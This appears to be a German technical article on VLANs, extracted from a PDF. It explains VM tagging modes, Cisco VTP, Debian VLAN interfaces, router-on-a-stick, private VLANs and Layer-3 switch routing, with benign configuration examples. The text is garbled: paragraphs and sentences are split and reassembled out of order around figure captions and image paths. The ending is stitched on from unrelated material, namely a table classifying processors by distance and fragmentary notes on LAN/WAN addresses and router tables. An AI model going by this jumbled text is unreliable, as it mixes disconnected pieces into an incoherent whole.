- Virtual Machine Guest Tagging (VGT Mode): In diesem Modus legt das virtuelle System selbst fest, zu welchem VLAN der versendete Frame gehört, und fügt eigenständig einen 802.1Q-Header ein. Der 802.1Q-VLAN-Trunking-Treiber leitet den 802.1Q-Header vom Host bis zum externen Switch unverändert durch. Dies ist beispielsweise dann sinnvoll, wenn das Gastsystem selbst in mehreren VLANs beheimatet ist oder ein existierender physischer Server, der VLAN-Tagging verwendet, virtualisiert werden soll.

- Das External Switch Tagging (EST Mode) entspricht dem normalen Tagging auf dem externen Switch. Damit ist die Zuordnung zu einem VLAN für den angeschlossenen Server (egal ob Host oder

Das VLAN Trunking Protocol

In einer komplexen Umgebung mit mehreren Dutzend oder gar Hundert Switches ist es zu mühselig, auf jedem System einzeln jedes VLAN zu pflegen. Hierfür hat Cisco ein proprietäres Verfahren namens VLAN Trunking Protocol (VTP) entwickelt. Dieses Protokoll transportiert die VLAN-IDs und die dazugehörigen Bezeichnungen über die Trunk-Ports zu anderen Cisco-Switches.

Voraussetzung ist, dass sich die Switches in derselben VTP-Domain befinden. Jeder Switch hat eine VTP-Rolle, die seine Funktion im VTP-Verbund definiert:

- VTP-Server: Der Switch propagt seine eigenen VLANs an alle anderen Switches in der VTP-Domain. Auf Switches im VTP-Server-Modus können VLANs erstellt, verändert und gelöscht werden.
- VTP-Client: Der Switch nimmt VLAN-Informationen entgegen und leitet sie weiter. Auf einem VTP-Client ist keine VLAN-Konfiguration lokal möglich.
- Transparent: Im Transparent Mode betriebene Switches leiten zwar VTP-Nachrichten weiter, ignorieren jedoch die VLAN-Informationen in den Nachrichten. Die VLAN-Konfiguration erfolgt komplett lokal.


Dabei verhält sich VTP oft wenig intuitiv: Entscheidend bei der Verarbeitung der VLAN-Informationen ist die Revisionsnummer. Diese erhöht sich mit jeder Änderung der VLAN-Konfiguration um eins. Sendet ein Switch im VTP-Server-Mode seine VLAN-Informationen, vergleicht der empfangende Switch seine eigene Revisionsnummer mit der Nummer in der VTP-Nachricht. Ist die Nummer in der VTP-Nachricht höher, wird die komplette lokale VLAN-Konfiguration durch die Informationen in der VTP-Nachricht überschrieben. So nützlich VTP auch ist, so risikant ist der Einsatz bei einer falschen Konfiguration des VTP-Servers mit der höchsten Revisionsnummer.

Zur Klarstellung: Interfaces, die VLANs zugeordnet sind, die auf dem Switch nicht existieren, sind komplett isoliert. Das angeschlossene System kann über diesen Port nicht kommunizieren. Ist also zum Beispiel auf einem VTP-Client mit der Revisionsnummer 140 das Interface Gi0/10 dem VLAN 30 zugeordnet und übermittelt ein VTP-Server mit der Revisionsnummer 141 eine VLAN-Liste, die das VLAN 30 nicht enthält, so ist es nach Verarbeitung durch den VTP-Client nicht mehr möglich, über das Interface Gi0/10 zu kommunizieren, da das VLAN 30 gelöscht wurde.

Aus diesem Grund entspricht es Best Practice, nur einen oder zwei Switches als VTP-Server zu definieren und alle anderen im VTP-Client-Modus zu betreiben. Da sich ein Cisco-Switch per Default immer im VTP-Server-Mode befindet, ist in jedem Fall eine entsprechende Konfiguration notwendig. Will man sicherstellen, dass der Switch keine VLAN-Informationen annimmt, sollte man ihn im Transparent Mode betreiben, da auch VTP-Server von anderen VTP-Servern die VLAN-Konfiguration übernehmen, wenn deren Revisionsnummer höher ist. Darüber hinaus sollte man Switches in einer VTP-Domain mittels VTP-Passwort sichern, da VTP sonst ein potenzieller Angriffsvektor ist. Eine mögliche VTP-Konfiguration auf einem VTP-Server könnte folgendermaßen aussehen:


```
SW3(config)#vtp mode server
SW3(config)#vtp domain TESTLAB
SW3(config)#vtp pruning
SW3(config)#vtp password geSe1m
```

Mit dem Feature VTP-Pruning ist es möglich, die Weiterleitung von Frames an unbekannte Ziel-MAC-Adressen, Broadcasts und Multicasts auf die Switches zu beschränken, die in dem jeweiligen VLAN aktive Ports haben. Switches, die das VLAN nicht nutzen, werden hiermit nicht belastet.



Durch VTP werden die VLAN-Informationen aller Switches synchronisiert (Abb. 4).

Ethernet Frame



Im 802.1Q-Label sind verschiedene Informationen enthalten – insbesondere die VLAN-ID des Frames (Abb. 6).

Gastsystem) transparent. Wird Port-basiertes Tagging eingesetzt, ist jedoch die Anzahl der verwendbaren VLANs auf die Anzahl der physischen Anbindungen des ESXi-Servers an den Switch oder die Switches begrenzt. Diese Variante bietet sich in einem Szenario an, in dem alle Gastsysteme einem einzigen VLAN zugeordnet sind oder die Gastsysteme eines Subnetzes über eine physische Anbindung am Switch kommunizieren.

– Das Virtual Switch Tagging (VST Mode) verwendet die virtuellen Switches des ESX-Hosts für das VLAN-Tagging. Es ist möglich, Port-Gruppen auf einem virtuellen Switch einem VLAN zuzuweisen und die Netzwerkadapter der virtuellen Maschinen den jeweiligen Port-Gruppen zuzuordnen statt dem virtuellen Switch direkt. Dies führt dazu, dass der virtuelle Switch eingehende, ungetaggte Frames mit einem 802.1Q-Header ausstattet und entsprechend zum physischen Switch weiterleitet. In dem Fall ist die VLAN-Zuordnung für das Gastsystem transparent. Somit ist dieser Ansatz eine virtuelle Erweiterung des physischen Netzes, in dem normalerweise die Switches die VLAN-Zuordnung übernehmen.

802.1Q-Tagging auf Betriebssystemebene

Auch gängige Betriebssysteme wie Windows, Mac OS X oder Linux beherrschen das IEEE 802.1Q-Tagging, damit sie mit den Ergänzungen in den Paketen umgehen können. Das ist nur auf gut gesicherten Systemen sinnvoll, damit nur berechtigte Administratoren die VLAN-ID setzen können. Voraussetzung ist eine VLAN-fähige Netzwerkkarte (NIC). Während man auf Windows-Systemen in der Konfiguration der NIC nur die Eigenschaft „VLAN-ID“ auf den Wert des gewünschten VLAN setzen muss, ist unter Linux eine Anpassung der jeweiligen Konfigurationsdatei nötig.

Auf Debian-Systemen etwa ist dies */etc/network/interfaces*. Die VLANs werden durch virtuelle VLAN-Interfaces (oder Subinterfaces) erstellt und angesprochen. Voraussetzung hierfür ist das Paket *vlan*, das unter anderem die Syntax der Datei *interfaces* um die VLAN-Funktion erweitert. Die Manual-Page *vlan-interfaces* zeigt verschiedene Wege, um VLAN-Interfaces einzurichten. Eine Konfiguration für die VLANs 10 und 20 könnte folgendermaßen aussehen:

```
auto lo eth0 vlan10 vlan20
iface lo inet loopback
allow-hotplug eth0
iface eth0 inet static
    address 192.168.1.100
    netmask 255.255.255.0
    gateway 192.168.1.254

iface vlan10 inet static vlan-raw-device eth0
    address 10.1.1.100 netmask 255.255.255.0

iface vlan20 inet static vlan-raw-device eth0
    address 10.2.2.100 netmask 255.255.255.0
```

Der Name der Interfaces ist frei wählbar, sollte aber „sprechend“ sein. Durch *vlan-raw-device* wird das physische Interface zugewiesen.

Auf Mac OS X lassen sich VLANs in der Systemeinstellung für Netzwerk über die Eigenschaften der Dienste (Interfaces) einrichten.

So weit zur Verfahrensweise, per VLAN Subnetze beziehungsweise Netzsegmente effektiv voneinander zu trennen. Genauso wichtig ist deren gezielte Zusammenführung. Dazu nutzt man Router, und zwar mit verschiedenen Methoden:

– Der Router hat für jedes VLAN ein Interface. In diesem Fall sind die VLANs für den Router transparent. Auf dem

Switch ist jedes Interface, an dem der Router angebunden ist, dem entsprechenden VLAN zugewiesen.

– Der Router ist nur mit einem Interface am Switch angebunden; „Router-on-a-Stick“. Dazu wird der Switchport als Trunk konfiguriert und transportiert die VLAN-Tags zum Router. Der Router muss mit 802.1Q-Tagging umgehen können.


Subnetze zusammenführen

Um einen Router-on-a-Stick mit Cisco-Routern zu konfigurieren, teilt man das physische Interface in Subinterfaces auf. Jedes Subinterface erhält eine VLAN-Zuordnung nebst entsprechender IP-Konfiguration. Um das Interface FastEthernet 0/0 für die VLANs 10 und 20 nutzbar zu machen, könnte die Konfiguration folgendermaßen aussehen:

```
R1(config)#interface fa0/0
R1(config-if)#no ip address
R1(config-if)#no shutdown
R1(config-if)#interface fa0/0.10
R1(config-subif)#encapsulation dot1q 10
R1(config-subif)#ip address 10.1.1.1 255.255.255.0
R1(config-subif)#interface fa0/0.20
R1(config-subif)#encapsulation dot1q 20
R1(config-subif)#ip address 10.2.2.1 255.255.255.0
R1(config-subif)#end
```

Die Subinterfaces sind durch eine Nummer, die durch einen Punkt vom physischen Interface getrennt ist, definiert. Diese Nummer ist zwar frei wählbar, sollte aber in der Regel die VLAN-ID widerspiegeln. Der Befehl *encapsulation dot1q < VLAN-ID >* legt das VLAN fest, auf das dieses Subinterface reagiert. Sendet der Switch getaggte Frames, wird der Frame zu dem passenden Subinterface geleitet. In der Routing-Tabelle des Routers erscheinen die Subinterfaces und die angeschlossenen Subnetze wie bei jedem physischen Interface (siehe Abb. 8).

Dieses Prinzip hat Vor- und Nachteile. Gut ist, dass man nicht für jedes VLAN ein physisches Interface benötigt. In vielen Umgebungen werden zum Beispiel auch zwischen den Subnetzen eines LANs Firewalls eingesetzt. Diese haben



VLAN-Kommunikation muss auch Switch-übergreifend funktionieren (Abb. 5).

häufig nicht genügend physische Interfaces, um alle Subnetze abzudecken. Wenn mehrere VLANs ein gemeinsames physisches Interface nutzen, kann eine Firewall mit wenigen Interfaces fast beliebig viele Subnetze kontrollieren.

Doch offensichtlich kann man sich damit Engpässe einhandeln. Müssen sich vier Subnetze (VLANs) ein physisches Gigabit-Ethernet-Interface teilen, reduziert sich die Bandbreite für jedes einzelne VLAN und Firewall beziehungsweise Router werden zum Nadelöhr. Das sollte man bei der Planung berücksichtigen.

Geht es primär um das LAN-Routing, so hat sich inzwischen eine effektivere

Lösung durchgesetzt: der Layer-3-Switch oder, allgemeiner, Multilayer-Switch. Während normale Switches (auch als Layer-2-Switches bezeichnet) nur nach MAC-Adresse filtern und Kollisionsdomänen aufteilen (Layer-1-Segmentierung), arbeitet ein Multilayer-Switch bei entsprechender Konfiguration auf dem Network Layer und ist in der Lage, Routing-Funktionen zu übernehmen. Das heißt: Er ersetzt den LAN-Router.

Der Vorteil liegt zum einen in der höheren Portdichte und zum anderen im höheren Durchsatz, da der Switch seine Routing-Entscheidungen zum Teil in der Hardware trifft und somit deutlich schnel-

ler als ein traditioneller Router ist. Dabei kann der Administrator frei entscheiden, ob er den Multilayer-Switch als Router nutzen möchte oder die standardmäßige Layer-2-Funktion beibehält. In jedem Fall sind einige Konfigurationsschritte erforderlich, um aus einem Multilayer-Switch einen Router zu machen.

Auf einem Cisco-Switch erstellt man hierzu in der Regel sogenannte SVIs, Switched Virtual Interfaces. Diese Interfaces sind jeweils einem VLAN zugeordnet und erhalten eine IP-Adresse aus dem dort genutzten Subnetz. Die Endgeräte nutzen diese Adresse als Default-Gateway. Der Switch hat demnach so viele

Private VLANs

In bestimmten Szenarien ist es wünschenswert, die Kommunikationsmöglichkeiten zwischen Systemen in einem Subnetz genauer steuern zu können. Dies kann eine reguläre Netzwerk-Firewall nicht leisten, da sie in der Regel nur die Kommunikation zwischen Subnetzen kontrolliert. Eine Möglichkeit, dieses Problem zu lösen, besteht in der Verwendung von Private VLANs. Sie werden zum Beispiel in Hotels eingesetzt, wenn man sicherstellen will, dass die Gäste zwar mit dem Internet, nicht aber untereinander kommunizieren können. Auch bei Providern kommen Private VLANs zum Einsatz. Stellt ein Provider verschiedene Services oder Server für seine Kunden bereit, ist auch hier die Begrenzung der Kommunikation sinnvoll. Die Kunden sollen zwar mit dem Server des Providers, nicht aber untereinander in Verbindung treten können.

Private VLANs bestehen aus verschiedenen VLANs, die besondere Funktionen erhalten und untereinander assoziiert werden. Alle VLANs, die dem Private VLAN zugeordnet sind, verwenden dasselbe Subnetz. Während ein reguläres VLAN eine Broadcast-Domain darstellt und abgrenzt, unterteilt das Private VLAN weitere Broadcast-Domains innerhalb eines Subnetzes.

Hierzu werden folgende VLAN-Strukturen bereitgestellt:

- Primary VLAN: das Original-VLAN zur Kommunikation mit der Außenwelt (also anderen regulären VLANs),
- Secondary VLAN: entweder ein Isolated VLAN oder ein Community VLAN. Ist ein Port einem Isolated VLAN zugewiesen, kann das geschlossene System ausschließlich mit anderen Ports kommunizieren, die im sogenannten Promiscuous Mode sind. Darüber hinaus ist keine Verbindung mit Systemen an anderen Ports möglich. Ein Port, der ei-

nem Community VLAN zugewiesen ist, kann dagegen sowohl mit anderen Ports desselben Community VLANs als auch mit Promiscuous Ports kommunizieren.


Promiscuous Ports sind solche, an denen Geräte angeschlossen sind, die für alle Systeme im Private VLAN erreichbar sein müssen. Dies können Server oder Router sein.

Das folgende Konfigurationsbeispiel soll das Prinzip verdeutlichen. Am Switch SW1 hängt an Gi0/1 der Router, den die angeschlossenen Systeme für die Kommunikation mit der Außenwelt nutzen. Gi0/2 und Gi0/3 schließen Server1 und Server2 an, die von den Client-Systemen an Gi0/4 und Gi0/5 angesprochen werden. Da den Router alle Systeme verwenden, ist Gi0/1 ein Port im Promiscuous Mode. Server1 und Server2 müssen untereinander Daten austauschen, daher sind die Ports Gi0/2 und Gi0/3 als Community Ports konfiguriert. Die Clients dürfen einander nicht sehen, wohl aber mit den Servern und mit dem Router kommunizieren. Ergo werden die Ports Gi0/4 und Gi0/5 als Isolated Ports konfiguriert.

Im Beispiel dient VLAN 10 als Primary VLAN, VLAN 20 als Community VLAN und VLAN 30 als Isolated VLAN. Die Konfiguration auf einem Cisco-Switch stellt sich damit folgendermaßen dar:

```
SW1(config)#vlan 10
SW1(config-vlan)#private-vlan primary
SW1(config-vlan)#private-vlan association 20,30
SW1(config-vlan)#vlan 20
SW1(config-vlan)#private-vlan community
SW1(config-vlan)#vlan 30
SW1(config-vlan)#private-vlan isolated
SW1(config-vlan)#int gi0/1
SW1(config-if)#switchport mode private-vlan promiscuous
SW1(config-if)#switchport private-vlan mapping 10 20,30
SW1(config-if)#int range gi0/2 - 3
SW1(config-if-range)#switchport mode private-vlan host
SW1(config-if-range)#switchport private-vlan host-association 10 20
SW1(config-if-range)#int range gi0/4 - 5
SW1(config-if-range)#switchport mode private-vlan host
SW1(config-if-range)#switchport private-vlan host-association 10 30
```

Zunächst erfolgt die Definition der VLANs und deren Funktion. Dabei werden die VLANs 20 und 30 mit dem Primary VLAN assoziiert. Das Interface Gi0/1 wird für den Promiscuous Mode konfiguriert, dem VLAN 10 als Primary VLAN zugeordnet und die VLANs 20 und 30 als erlaubte VLANs für die Kommunikation ergänzt. Dies stellt sicher, dass sowohl die Server als auch die Clients mit dem Default-Gateway kommunizieren können. Die Zuordnung der Server- und Client-Ports erfolgt durch die Festlegung der jeweiligen Ports als Host-Ports im Private VLAN, wobei die Assoziation des Ports zum Primary VLAN 10 und zum Secondary VLAN 20 (Server im Community VLAN) beziehungsweise 30 (Clients im Isolated VLAN) erfolgt.



Private VLANs ermöglichen die Steuerung der Kommunikation innerhalb eines Subnetzes (Abb. 7).

SVIs, wie er Subnetze als Router bedient. Das Routing muss auf einem Cisco-Switch explizit aktiviert werden. Nachfolgend eine Beispielkonfiguration, die für die VLANs 10 und 20 entsprechende SVIs erzeugt und das Routing aktiviert:

```
SW1(config)#interface vlan10
SW1(config-if)#ip address 10.10.10.1 255.255.255.0
SW1(config-if)#no shutdown
SW1(config-if)#interface vlan20
SW1(config-if)#ip address 10.20.20.1 255.255.255.0
SW1(config-if)#no shutdown
SW1(config-if)#exit
SW1(config)#ip routing
```

Der Switch als Router

Nun hat der Switch eine Routing-Tabelle, die beide SVIs und die angeschlossenen Subnetze zeigt. Während das Default-Gateway des Switches im Rahmen der Layer-2-Konfiguration mit dem Befehl *ip default-gateway <IP-Adresse>* gesetzt wird, muss man nach der Aktivierung der Routing-Funktion durch den Befehl *ip route* das Default-Gateway genau wie andere Routen einrichten. Soll etwa Router 10.30.30.1 als Default-Gateway zum Einsatz kommen, so lautet der Befehl:

```
ip route 0.0.0.0 0.0.0.0 10.30.30.1.
```

Im Beispiel würde dies allerdings zunächst die Einbindung eines weiteren VLAN für das betreffende Subnetz (z. B. 10.30.30.0/24) erfordern sowie die Erstellung eines weiteren SVIs in diesem VLAN. Ein für das Routing konfigurierter Multilayer-Switch verhält sich prinzipiell wie ein Router: Er verfolgt dieselbe Routing-Logik und ist auch für die angeschlossenen Systeme nicht von einem Router zu unterscheiden. Einige wenige Einschränkungen wie nicht unterstütztes NAT in vielen Switch-Modellen sind ein Preis, den viele Administratoren für die erhöhte Performance und Flexibilität gern zu bezahlen bereit sind.

Hauptnachteil eines Multilayer-Switches ist, dass er ausschließlich Ethernet-Segmente miteinander verbinden kann. Zur Anbindung eines Standortes an das Internet oder an andere Standorte ist er in der Regel nicht geeignet. Für nicht auf Ethernet basierende WAN-Technik kommen in der Regel modulare WAN-Router zum Einsatz.

Fazit


VLANs sind in größeren Netzwerk-Infrastrukturen nahezu unverzichtbar. Sie bilden logische Teilnetze, die Systeme in-

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

10.0.0.0/24 is subnetted, 2 subnets
C        10.2.2.0 is directly connected, FastEthernet0/0.20
C        10.1.1.0 is directly connected, FastEthernet0/0.10
R1#
```

ip route zeigt nach der Konfiguration eines Router-on-a-Stick die Routing-Tabelle mit Subinterfaces (Abb. 8).



Kombiniert: Ein Multilayer-Switch kann die Funktion eines Routers übernehmen (Abb. 9).

nerhalb eines Subnetzes verbinden und von anderen logischen Netzsegmenten (de facto Subnetzen) trennen. VLANs können auf einen Switch begrenzt sein oder sich über diverse Switches erstrecken. Der größte Vorteil von VLANs ist ihre Flexibilität. So können beliebige Switchports den gewünschten VLANs zugeordnet werden. Damit lassen sich die Ports eines Switches effektiv nutzen und Umzüge von Systemen leicht abbilden.

VLANs ermöglichen eine effektive Trennung der logischen Gruppierung von Systemen von ihrem Standort. So kann man etwa die Marketing-Abteilung problemlos auf drei Etagen und verschiedene Switches aufteilen, in denen zudem der Einkauf und die Verwaltung sitzen.

Um VLANs oder die Subnetze wieder miteinander zu verbinden, sind Routing-Mechanismen nötig. Diese lassen sich entweder über physische oder über Subinterfaces einrichten. Eine effektive Lösung für das LAN-Routing sind die Multilayer-Switches, die die Routing-Funktion übernehmen können.

Mit dem Cisco-proprietären VTP ist es möglich, die VLANs zentral zu organisieren und zu verwalten. VTP übermittelt die VLANs eines VTP-Servers an alle anderen Switches in derselben VTP-Domain.

In den Beispielen zu diesem Beitrag wurde nur über die manuelle, statische

Zuordnung eines Ports zu einem VLAN gesprochen. Es existieren auch andere Möglichkeiten, als dynamische VLANs bezeichnet. So ist es mittels IEEE 802.1X-Port-Security möglich, die Zuordnung eines Ports zu einem VLAN von der Authentisierung und Autorisierung des anzuschließenden Systems abhängig zu machen. Weitere Kriterien für die dynamische VLAN-Zuordnung können MAC- oder IP-Adresse sein oder ein bestimmter Dienst wie VoIP, um diesen priorisieren zu können.

Last, but not least lassen sich via VLAN Sicherheitsvorgaben durchsetzen. So ist es bei Windows-Systemen mit Network Access Protection (NAP) möglich, zunächst zu testen, ob ein System die aktuellen Updates für das Betriebssystem, bestimmte Anwendungen sowie einen Virusenschutz installiert hat. Erfüllt es nicht die Kriterien, kann zunächst statt des produktiven VLAN ein Wartungs-VLAN zugewiesen werden, in dem sich zum Beispiel Update-Server für die entsprechenden Komponenten befinden. (js)


Eric Amberg

arbeitet seit mehr als 15 Jahren im Bereich IT-Netzwerke als Engineer, Consultant und Trainer. Sein Schwerpunkt liegt auf Cisco-Systemen.

Distanz zwischen Prozessoren	Prozessoren liegen im selben	Beispiel
0,1 m	Mainboard	Multiprozessor-Computer
1 m	System	Computer-Cluster
10 m	Raum	LAN
100 m	Gebäude	LAN
1 km	Campus	LAN
10 km	Stadt	MAN
100 km	Land	WAN
1.000 km	Kontinent	WAN
10.000 km	Planet	"Internet"

Tabelle 1.1: Klassifizierung verbundener Prozessoren nach ihrer Entfernung

HAN



Computer

□ LAN-Adresse

□ WAN-Adresse


□ MAC-Adresse

{] WAN-Adresse des Computer

Router - Paket vermitteln
↓ Computer mit CPU, Sprichre,
Netzwerk(n)

↓ spezialisierte Computer

in die Welt



Router-1
routing-table:

1,1 - Geraete LAN-IF
1,2 - Geraete LAN-IF
2,1x - Geraete Router-2
2,2x - Geraete Router-2
3,1x - Geraete Router-3
3,2x - Geraete Router-3

Router-2
